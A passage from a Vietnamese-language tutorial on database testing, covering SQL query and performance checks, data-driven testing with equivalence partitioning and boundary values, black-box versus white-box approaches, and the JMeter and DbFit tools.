  - **Ví dụ:** Sau khi chạy chức năng "Xóa người dùng A", tester phải truy vấn CSDL xem bản ghi của người dùng A đã thực sự bị xóa (hard delete) hoặc được đánh dấu là **is\_deleted = true** (soft delete) hay chưa.
- **Kiểm tra xử lý giá trị **NULL**:**
  - **Mục đích:** Nhiều lỗi phát sinh khi **JOIN** hoặc tính toán (ví dụ: **SUM**, **AVG**) trên các cột có giá trị **NULL**.
  - **Cách làm:** Đảm bảo dữ liệu thử nghiệm có chứa các giá trị **NULL** ở những cột quan trọng (ví dụ: **JOIN** trên một cột **foreign\_key** có thể **NULL**).
- **Kiểm tra các ràng buộc (Constraint Testing):**
  - **Mục đích:** Đảm bảo các ràng buộc CSDL (như **PRIMARY KEY**, **FOREIGN KEY**, **UNIQUE**, **NOT NULL**) hoạt động.
  - **Cách làm:** Cố tình vi phạm ràng buộc.
  - **Ví dụ:** Thử **INSERT** một bản ghi có **PRIMARY KEY** đã tồn tại. Hệ thống phải trả về một lỗi rõ ràng thay vì làm hỏng dữ liệu.

### 5.1.2. Tối ưu hóa và Điều chỉnh Hiệu năng

Đây là một khía cạnh của kiểm thử phi chức năng. Một truy vấn có thể trả về dữ liệu đúng nhưng mất quá nhiều thời gian để thực thi thì cũng là không thể chấp nhận được.

**Mục tiêu:** Đảm bảo truy vấn thực thi trong thời gian nhanh nhất có thể, sử dụng tài nguyên (CPU, I/O) hiệu quả và không gây bottleneck.

#### 5.1.2.1. Các kỹ thuật thực hiện:

- **Phân tích Kế hoạch thực thi:**

- **Khái niệm:** Đây là kỹ thuật quan trọng nhất. Hầu hết các hệ quản trị CSDL cung cấp lệnh **EXPLAIN** (hoặc **EXPLAIN ANALYZE**). Lệnh này cho thấy CSDL sẽ làm thế nào để lấy dữ liệu.
- **Những điểm cần kiểm tra:**
  - **Quét toàn bộ bảng (Full Table Scan):** Đây là "báo động đỏ". Nó xảy ra khi CSDL phải đọc toàn bộ bảng để tìm dữ liệu, thường là do thiếu **Index** ở các cột trong mệnh đề **WHERE** hoặc **JOIN**.
  - **Chi phí (Cost):** **EXPLAIN** thường trả về một con số "chi phí" ước tính. Chi phí càng cao, truy vấn càng chậm.
  - **Loại JOIN:** Kiểm tra xem CSDL có đang dùng kiểu **JOIN** hiệu quả không (ví dụ: **Nested Loop** thường tệ khi xử lý dữ liệu lớn so với **Hash Join** hoặc **Merge Join**).

- **Kiểm thử Index:**

- **Mục đích:** Xác minh rằng các Index đang được sử dụng đúng cách.
- **Cách làm:**
  - Chạy **EXPLAIN** trên truy vấn.
  - Nếu phát hiện **Full Table Scan**, thử tạo **Index** trên các cột điều kiện.
  - Đo lường thời gian thực thi trước và sau khi tạo Index để thấy sự khác biệt.

- **Lưu ý:** Index giúp **SELECT** nhanh hơn nhưng làm chậm **INSERT/UPDATE**. Cần cân bằng, không nên lạm dụng Index.

- **Kiểm thử tải (Load Testing):**

- **Mục đích:** Kiểm tra xem truy vấn hoạt động ra sao khi có nhiều dữ liệu (Volume Testing) và nhiều người dùng truy cập đồng thời (Stress Testing).
- **Cách làm:**
  - Chuẩn bị CSDL với số lượng dữ liệu lớn.
  - Sử dụng các công cụ như JMeter, K6, hoặc Gatling để mô phỏng nhiều người dùng cùng chạy truy vấn.
- **Vấn đề cần tìm:**
  - Response Time có tăng đột biến khi tải tăng không?
  - Có xảy ra **Deadlock** khi nhiều transactions cố gắng cập nhật cùng một dữ liệu không?

- **Benchmarking:**

- **Mục đích:** Thiết lập một "đường cơ sở" (baseline) về hiệu năng.
- **Cách làm:** Ghi lại thời gian thực thi của các truy vấn quan trọng trong môi trường ổn định. Khi có sự thay đổi (ví dụ: nâng cấp CSDL, deploy code mới, thay đổi cấu hình), chạy lại benchmark để so sánh xem hiệu năng có bị suy giảm hay không (một dạng của regression testing).

### 5.1.3. Kết luận

Kiểm thử truy vấn SQL là một bước không thể thiếu, kết hợp cả kiểm thử chức năng và phi chức năng. Một truy vấn không được kiểm thử kỹ lưỡng, dù chỉ là một lỗi logic nhỏ hay thiếu Index, đều có nguy cơ làm sai lệch dữ liệu nghiệp vụ hoặc thậm chí làm sụp đổ toàn bộ hệ thống khi khối lượng người dùng và dữ liệu tăng lên.

## 5.2. Data-Driven Testing

Kiểm thử hướng dữ liệu (DDT) là một phương pháp kiểm thử phần mềm, trong đó logic của kịch bản kiểm thử được tách biệt hoàn toàn khỏi dữ liệu kiểm thử (test data).

Thay vì "nhúng cứng" (hard-code) các giá trị đầu vào và kết quả mong đợi vào bên trong mã kiểm thử, kịch bản được thiết kế để đọc dữ liệu từ các nguồn bên ngoài. Các nguồn này có thể là bảng tính (Excel, CSV), tệp tin (JSON, XML) hoặc thậm chí là một cơ sở dữ liệu.

Phương pháp này cho phép thực thi cùng một kịch bản kiểm thử nhiều lần với các bộ dữ liệu khác nhau, giúp tăng đáng kể khả năng tái sử dụng, khả năng bảo trì và độ bao phủ của kiểm thử.

### 5.2.1. Sử dụng nhiều bộ dữ liệu khác nhau

Đây chính là mục đích cốt lõi và ứng dụng trực tiếp của phương pháp DDT.

**Mục tiêu:** Tối đa hóa độ bao phủ kiểm thử bằng cách chạy một logic kịch bản duy nhất qua nhiều tập hợp giá trị đầu vào và đầu ra mong đợi.

#### Cách thức hoạt động:

1. **Thiết kế Bảng dữ liệu (Data Table):** Dữ liệu kiểm thử được tổ chức dưới dạng bảng. Mỗi hàng đại diện cho một test case hoàn chỉnh. Mỗi cột đại diện cho một tham số đầu vào (Input) hoặc một Expected Output.
2. **Thiết kế Kịch bản (Test Script):** Kịch bản kiểm thử được viết một cách tổng quát, sử dụng các biến (variables) để nhận giá trị từ bảng dữ liệu.
3. **Thực thi:** Một "bộ điều khiển" (test harness/framework) sẽ thực thi kịch bản theo vòng lặp. Trong mỗi vòng lặp, nó đọc một hàng dữ liệu từ bảng, gán giá trị vào các biến của kịch bản và chạy kiểm thử.

Ví dụ: Kiểm thử chức năng Đăng nhập

- Logic kịch bản (Script):
  - Mở trang Đăng nhập.
  - Nhập **username** (lấy từ cột 1).
  - Nhập **password** (lấy từ cột 2).
  - Nhấn nút "Đăng nhập".
  - Xác minh rằng thông báo hiển thị = **expected\_message** (lấy từ cột 3).
- Tập dữ liệu (Data Source):

username	password	expected_message
<b>admin</b>	<b>admin123</b>	"Đăng nhập thành công"
<b>user</b>	<b>wrongpass</b>	"Sai thông tin đăng nhập"
<b>invalid_user</b>	<b>123456</b>	"Tài khoản không tồn tại"
<b>admin</b>		"Vui lòng nhập mật khẩu"
	<b>admin123</b>	"Vui lòng nhập tên đăng nhập"

Như vậy, chỉ với một kịch bản, ta đã thực thi được 5 trường hợp kiểm thử khác nhau, bao gồm cả kịch bản thành công, thất bại và các trường hợp nhập thiếu dữ liệu.

*Để phương pháp DDT thực sự hiệu quả, câu hỏi đặt ra là: chúng ta nên chọn những dữ liệu nào để đưa vào bảng dữ liệu? Thay vì chọn ngẫu nhiên, giới khoa học phần mềm đã phát triển các kỹ thuật thiết kế kiểm thử hộp đen (Black-box Testing) để lựa chọn dữ liệu một cách thông minh và tối ưu nhất. Hai trong số các kỹ thuật quan trọng nhất là Phân vùng Tương đương và Phân tích Giá trị Biên.*

### 5.2.2. Kỹ thuật Phân vùng Tương đương (Equivalence Partitioning - EP)

**Khái niệm:** Đây là kỹ thuật thiết kế test case dựa trên việc chia toàn bộ miền dữ liệu đầu vào (domain) thành các "lớp" (partition) hoặc "nhóm" (class) tương đương.

**Giả định cốt lõi:** Hệ thống sẽ xử lý tất cả các giá trị trong cùng một lớp theo cùng một cách. Do đó, chúng ta chỉ cần chọn một giá trị đại diện từ mỗi lớp để kiểm thử.

**Lợi ích:** Giảm đáng kể số lượng trường hợp kiểm thử cần thực hiện mà vẫn đảm bảo độ bao phủ logic nghiệp vụ.

#### Các bước thực hiện:

1. Xác định miền đầu vào: Tìm hiểu yêu cầu (ví dụ: một trường nhập số, một khoảng ngày tháng, một danh sách tùy chọn).
2. Chia phân vùng: Chia miền đầu vào thành các lớp hợp lệ (Valid Partitions - các giá trị mà hệ thống chấp nhận) và các lớp không hợp lệ (Invalid Partitions - các giá trị hệ thống phải từ chối).
3. Chọn giá trị: Chọn một giá trị đại diện duy nhất từ mỗi lớp để tạo test case.

Ví dụ: Một trường nhập "Tuổi" yêu cầu giá trị là số nguyên từ 18 đến 60.

- Miền dữ liệu: Số nguyên.
- Phân vùng:
  - Lớp không hợp lệ 1 (Dưới):  $tuổi < 18$
  - Lớp hợp lệ (Giữa):  $18 \leq tuổi \leq 60$
  - Lớp không hợp lệ 2 (Trên):  $tuổi > 60$
- Giá trị kiểm thử (Test Cases):
  - Chọn 15 (đại diện cho Lớp 1). Kỳ vọng: Báo lỗi.
  - Chọn 35 (đại diện cho Lớp hợp lệ). Kỳ vọng: Thành công.
  - Chọn 70 (đại diện cho Lớp 2). Kỳ vọng: Báo lỗi.

Thay vì kiểm thử hàng trăm giá trị, EP giúp ta giảm xuống chỉ còn 3 test case

### 5.2.3. Kỹ thuật Phân tích Giá trị Biên (Boundary Value Analysis - BVA)

**Khái niệm:** BVA là một kỹ thuật bổ trợ và nâng cao của Phân vùng Tương đương. Kỹ thuật này tập trung vào việc kiểm thử các giá trị nằm ngay tại hoặc lân cận các "biên" (boundaries) của các phân vùng.

**Giả định cốt lõi:** Kinh nghiệm thực tế cho thấy lỗi lập trình (off-by-one errors) thường xuyên xảy ra nhất tại các điểm ranh giới của các điều kiện (ví dụ: lập trình viên dùng  $>$  thay vì  $\geq$  hoặc  $<$  thay vì  $\leq$ ).

#### Cách thức hoạt động:

Với mỗi biên, chúng ta sẽ chọn 3 giá trị để kiểm thử (hoặc 2 giá trị, tùy quy ước):

1. Ngay trên biên (On Point): Giá trị nằm chính xác trên đường ranh giới (thuộc lớp hợp lệ).
2. Ngay bên trong biên (In Point): Giá trị liền kề và vẫn nằm bên trong lớp hợp lệ.
3. Ngay bên ngoài biên (Off Point): Giá trị liền kề và nằm bên ngoài lớp hợp lệ (thuộc lớp không hợp lệ).

Ví dụ: Tiếp tục với trường "Tuổi" có miền hợp lệ là  $[18, 60]$ .

- Chúng ta có 2 biên: 18 (biên dưới) và 60 (biên trên).
- Test Case cho Biên 18:
  - 17 (Ngoài biên - Không hợp lệ)
  - 18 (Trên biên - Hợp lệ)
  - 19 (Trong biên - Hợp lệ)
- Test Case cho Biên 60:
  - 59 (Trong biên - Hợp lệ)
  - 60 (Trên biên - Hợp lệ)
  - 61 (Ngoài biên - Không hợp lệ)

**Kết hợp EP và BVA:** Trong thực tế, tester thường kết hợp cả hai kỹ thuật. BVA được dùng để kiểm tra các biên một cách kỹ lưỡng (17, 18, 19, 59, 60, 61), và EP được dùng để kiểm tra một giá trị "an toàn" nằm đâu đó ở giữa phân vùng hợp lệ (ví dụ: 35) để đảm bảo logic chung vẫn đúng.

### 5.3. Black Box vs White Box Testing

Các phương pháp kiểm thử thường được phân loại dựa trên mức độ hiểu biết của tester về cấu trúc bên trong của hệ thống. Hai phương pháp luận cơ bản và phổ biến nhất là Black Box Testing và White Box Testing.

#### 5.3.1. Black Box Testing

##### Phương pháp tiếp cận:

Kiểm thử Hộp đen, hay còn gọi là kiểm thử dựa trên đặc tả (specification-based testing) hoặc kiểm thử hành vi (behavioral testing), là một phương pháp kiểm thử phần mềm mà không cần biết đến cấu trúc mã nguồn (source code), logic nội tại hay thiết kế bên trong của hệ thống.

- "Hộp đen" ngụ ý rằng hệ thống được xem như một chiếc hộp kín. Tester không thể nhìn thấy bên trong.
- Chỉ tập trung vào input và output.
- **Mục tiêu:** Xác minh rằng hệ thống hoạt động đúng chức năng như mô tả trong tài liệu đặc tả yêu cầu. Tester chỉ quan tâm "Hệ thống làm cái gì?" chứ không phải "Hệ thống làm như thế nào?".
- **Các kỹ thuật tiêu biểu:** Phân vùng Tương đương (Equivalence Partitioning) và Phân tích Giá trị Biên (Boundary Value Analysis) chính là các kỹ thuật Hộp đen. Các kỹ thuật khác bao gồm Decision Table, State Transition Testing, v.v.

#### 5.3.2. Kiểm thử Hộp trắng (White Box Testing)

##### Phương pháp tiếp cận:



Kiểm thử Hộp trắng, hay còn gọi là kiểm thử cấu trúc, kiểm thử hộp kính (glass box testing) hoặc kiểm thử dựa trên mã nguồn (code-based testing), là một phương pháp kiểm thử đòi hỏi tester phải có kiến thức về cấu trúc bên trong, logic và mã nguồn của hệ thống.

- "Hộp trắng" ngụ ý rằng tester có thể nhìn xuyên thấu bên trong hệ thống.
- Tập trung vào các luồng xử lý, câu lệnh, điều kiện và vòng lặp bên trong mã nguồn.
- **Mục tiêu:** Đảm bảo rằng tất cả các thành phần bên trong hệ thống đã được kiểm tra (tăng độ bao phủ mã nguồn - code coverage) và tối ưu hóa logic. Tester quan tâm "Hệ thống làm NHƯ THẾ NÀO?".
- **Các kỹ thuật tiêu biểu:** Kiểm thử Câu lệnh (Statement Coverage), Kiểm thử Nhánh (Branch Coverage), Kiểm thử Đường dẫn (Path Coverage).

### 5.3.3. Ứng dụng trong Kiểm thử Cơ sở dữ liệu (Database Testing)

Cả hai phương pháp này đều đóng vai trò quan trọng trong kiểm thử cơ sở dữ liệu, nhưng chúng được áp dụng ở các góc độ khác nhau.

#### 5.3.3.1. *Ứng dụng của Hộp đen trong Database Testing*

- **Kiểm tra tính toàn vẹn dữ liệu (Data Integrity):**
  - Kịch bản: Tester nhập dữ liệu hợp lệ vào một form trên UI (ví dụ: form "Tạo Người dùng Mới") và nhấn "Lưu".
  - Hộp đen: Tester không cần biết câu lệnh INSERT nào được gọi. Họ chỉ cần đăng nhập vào một công cụ quản lý CSDL (như DBeaver, SQL Server Management Studio) và xác minh rằng một hàng mới đã được tạo ra trong bảng USERS với đúng các dữ liệu đã nhập.
- **Kiểm tra ánh xạ dữ liệu (Data Mapping):**
  - Kịch bản: Tester xem trang "Chi tiết Đơn hàng" trên UI.

- Hộp đen: Tester so sánh dữ liệu hiển thị trên UI (Mã đơn hàng, Tên sản phẩm, Số lượng) với dữ liệu gốc đang tồn tại trong các bảng ORDERS và PRODUCTS trong CSDL. Mục tiêu là đảm bảo dữ liệu được "kéo lên" và hiển thị chính xác.
- **Kiểm thử chức năng qua UI:**
  - Kịch bản: Chạy các kỹ thuật như Phân vùng Tương đương và Giá trị Biên (ví dụ: thử tạo một sản phẩm với giá tiền là số âm) thông qua UI.
  - Hộp đen: Kiểm tra xem hệ thống có hiển thị thông báo lỗi thân thiện cho người dùng hay không, và đồng thời xác minh rằng CSDL không lưu bản ghi lỗi đó (đảm bảo các ràng buộc CSDL hoạt động).

#### 5.3.3.2. *Ứng dụng của Hộp trắng trong Database Testing*

Khi áp dụng Hộp trắng, tester (hoặc developer) tương tác trực tiếp với CSDL, kiểm tra các đối tượng và logic bên trong nó.

- **Kiểm tra tính chính xác của Truy vấn SQL:**
  - Kịch bản: Đây chính là nội dung SQL Queries Testing đã trình bày.
  - Hộp trắng: Tester lấy chính xác câu lệnh SELECT, UPDATE, JOIN... mà ứng dụng sử dụng. Họ chạy trực tiếp câu lệnh này trong CSDL, xem xét kết quả và phân tích Kế hoạch thực thi (Execution Plan) để tìm kiếm các vấn đề như Full Table Scan.
- **Kiểm thử Stored Procedures (SP) và Functions:**
  - Kịch bản: Một SP được viết để tính toán doanh thu hàng tháng.
  - Hộp trắng: Tester không gọi SP này qua UI, mà gọi nó trực tiếp bằng lệnh (ví dụ: EXECUTE sp\_CalculateRevenue '2025-10'). Họ chuẩn bị dữ liệu đầu vào (trong các bảng) và kiểm tra kết quả trả về (output parameter hoặc bảng tạm) xem logic tính toán bên trong SP có đúng không.

- **Kiểm thử Triggers:**
  - Kịch bản: Một TRIGGER được thiết kế để tự động ghi lại lịch sử thay đổi vào bảng AUDIT\_LOG mỗi khi bảng EMPLOYEES bị UPDATE.
  - Hộp trắng: Tester chạy một câu lệnh UPDATE trực tiếp lên bảng EMPLOYEES. Sau đó, họ kiểm tra ngay bảng AUDIT\_LOG để xem trigger có được kích hoạt và ghi lại đúng thông tin thay đổi hay không.
- **Xác minh cấu trúc Schema:**
  - Hộp trắng: Kiểm tra xem các bảng có được thiết kế đúng không (tên cột, kiểu dữ liệu), các ràng buộc (PRIMARY KEY, FOREIGN KEY, UNIQUE) có được định nghĩa chính xác không.


#### 5.3.4. Tóm tắt so sánh

Đặc điểm	Kiểm thử Hộp đen (Black Box)	Kiểm thử Hộp trắng (White Box)
<b>Kiến thức yêu cầu</b>	Không cần biết code/cấu trúc nội tại	Phải biết code, logic, thiết kế
<b>Góc nhìn</b>	Người dùng cuối (End-user)	Lập trình viên (Developer)
<b>Mục tiêu chính</b>	Xác minh chức năng (Hệ thống làm gì?)	Xác minh cấu trúc (Hệ thống làm thế nào?)
<b>Thực hiện bởi</b>	Tester, QA	Developer, hoặc Tester (có kỹ năng code)
<b>Trong CSDL</b>	Kiểm tra qua UI, kiểm tra kết quả cuối cùng	Kiểm tra trực tiếp SQL, Stored Procedure, Trigger

## 6. CÔNG CỤ KIỂM THỬ DATABASE

### 6.1. JMeter

JMeter là công cụ chuyên dùng cho performance testing. Tuy không chuyên dùng cho Database Testing, công cụ vẫn có thể được sử dụng thông qua sampler **JDBC Request**.



Hình 1. Giao diện JDBC Request Sampler trong JMeter

Thế mạnh cốt lõi của JMeter khi test CSDL là khả năng **mô phỏng tải (load simulation)**. JMeter thường được sử dụng để test các thông số:

- Tổng số lượng request DB có thể xử lý trong một khoảng thời gian ngắn
- Thời gian phản hồi khi tải cao
- Thông lượng (throughput) tối đa mà CSDL có thể xử lý (queries/giây hay QPS)

View Results in Table

Name: View Results in Table

Comments:

Write results to file / Read from file

Filename:  Browse...

Log/Display Only: ☐ Errors ☐ Successes ☐ Config

Sample #	Start Time	Thread Na...	Label	Sample Ti...	Status	Bytes	Sent Bytes	Latency	Connect
46	15:34:36.6...	Thread Gro...	JDBC Requ...	21	🟢	401	0	21	
47	15:34:36.7...	Thread Gro...	JDBC Requ...	1	🟢	401	0	1	
48	15:34:36.7...	Thread Gro...	JDBC Requ...	0	🟢	401	0	0	
49	15:34:36.7...	Thread Gro...	JDBC Requ...	1	🟢	401	0	1	
50	15:34:36.7...	Thread Gro...	JDBC Requ...	0	🟢	401	0	0	
51	15:34:36.7...	Thread Gro...	JDBC Requ...	20	🟢	401	0	20	
52	15:34:36.7...	Thread Gro...	JDBC Requ...	0	🟢	401	0	0	
53	15:34:36.7...	Thread Gro...	JDBC Requ...	1	🟢	401	0	1	
54	15:34:36.7...	Thread Gro...	JDBC Requ...	0	🟢	401	0	0	
55	15:34:36.7...	Thread Gro...	JDBC Requ...	0	🟢	401	0	0	
56	15:34:36.7...	Thread Gro...	JDBC Requ...	20	🟢	401	0	20	
57	15:34:36.8...	Thread Gro...	JDBC Requ...	0	🟢	401	0	0	
58	15:34:36.8...	Thread Gro...	JDBC Requ...	0	🟢	401	0	0	
59	15:34:36.8...	Thread Gro...	JDBC Requ...	1	🟢	401	0	1	
60	15:34:36.8...	Thread Gro...	JDBC Requ...	0	🟢	401	0	0	


☐ Scroll automatically? 
 ☐ Child samples? 
 No of Samples 100

Latest Sample 0 
 Average 19 
 Deviation 49

Hình 2. JMeter - Báo cáo kết quả thực thi

## Ưu điểm:

- Kiểm thử hiệu năng rất tốt. Đây là lý do chính để chọn JMeter. JMeter có thể tạo ra hàng nghìn threads ảo để mô phỏng người dùng đồng thời, giúp kiểm tra sức chịu tải (load testing) và stress testing của CSDL.
- Hỗ trợ mọi CSDL qua JDBC. Bất kỳ CSDL nào có JDBC driver (hầu hết các CSDL quan hệ như MySQL, Postgres, Oracle, SQL Server) đều có thể được kiểm thử.
- Miễn phí và mã nguồn mở (Apache 2.0 License).
- Dễ dàng chạy ở chế độ CLI và tích hợp vào CI như Jenkins, GitLab CI.
- Có thể tham số hóa các câu lệnh SQL bằng cách sử dụng các tệp CSV (qua CSV Data Set Config) để thực hiện kiểm thử hướng dữ liệu (data-driven testing).



Hình 3. JMeter - Config số thread để thực hiện test

### Nhược điểm:

- JMeter không phải công cụ xác thực (Validation) CSDL, không được thiết kế để kiểm tra **tính đúng đắn** của dữ liệu, tính toàn vẹn (data integrity), hay cấu trúc (schema). User vẫn có thể dùng JMeter để validation thông qua JDBC request nhưng đòi hỏi nhiều effort hơn để tự viết SQL kiểm tra.
- Phức tạp khi Functional Testing: Mặc dù có thể thực hiện kiểm thử CRUD, việc thiết lập các kịch bản chức năng phức tạp và xác thực kết quả (assertion) có thể trở nên rườm rà so với các công cụ chuyên dụng.
- Không có giao diện trực quan cho CSDL: Từ UI của JMeter chỉ có thể gửi các câu lệnh SQL và nhận kết quả (thường là text hoặc XML), không thể xem trực tiếp DB, schema...

### Kết luận:

- JMeter phù hợp cho **non-functional testing** (hiệu năng, tải, stress).

- Nếu cần kiểm thử **functional** (CRUD, logic nghiệp vụ) hoặc **structural** (schema, data integrity, ETL), các công cụ khác sẽ phù hợp hơn.

## 6.2. DBFit

DbFit là một framework kiểm thử cơ sở dữ liệu nguồn mở. Điểm đặc biệt nhất của nó là nó được xây dựng dựa trên FIT (Framework for Integrated Test) và FitNesse

### 6.2.1. Phương pháp tiếp cận

DbFit thuộc nhóm kiểm thử **Hộp đen (Black Box)**. Nó không quan tâm bên trong Stored Procedure của bạn viết logic gì, mà nó chỉ quan tâm:

1. **Setup:** Khi tôi chuẩn bị CSDL với dữ liệu A...
2. **Act:** Và tôi thực thi hành động B (ví dụ: gọi một SP)
3. **Assert:** Thì CSDL có ở trạng thái C hay không?

Vì các test case được viết bằng bảng nên dễ đọc và có thể được viết/xác minh bởi cả Dev, QA và thậm chí là BA.

### 6.2.2. Ví dụ: Kiểm thử CRUD "Hello World" với DbFit (MySQL)

Đây là một kịch bản kiểm thử cơ bản, HelloWorldTest, được thực hiện trên CSDL MySQL bằng công cụ DbFit.

#### 6.2.2.1. Bối cảnh và Mục tiêu

- **Mục tiêu:** Kiểm tra trọn vẹn chu trình nghiệp vụ **CRUD** (Create, Read, Update, Delete) trên một bảng dữ liệu.
- **Công cụ:** DbFit (chạy trên nền tảng FitNesse).
- **Cơ sở dữ liệu:** MySQL.
- **Đối tượng:** Bảng Customers.


### 6.2.2.2. Cách tạo và Viết Trang Test

#### Bước 1: Tạo Trang Test

1. Sau khi khởi động FitNesse, mở trình duyệt và truy cập <http://localhost:8085>.
2. Trên thanh địa chỉ, gõ tên trang test mới, ví dụ: <http://localhost:8085/HelloWorldTest>.
3. Trang test case mới sẽ được tạo ra tự động, và trang edit cho test case này sẽ hiện lên.

#### Bước 2: Viết nội dung Kịch bản Test.

Ở bước này, chúng ta cần viết script cho test case theo chuẩn của DbFit, sẽ bao gồm một số công việc như set up library, connect database, các câu lệnh CRUD cần làm, và expected value khi chạy một query.



Hình 4. Screenshot trang tạo test case trên FitNesse

### 6.2.2.3. Cách Chạy Test và Đọc Kết quả

#### Bước 1: Chạy Test

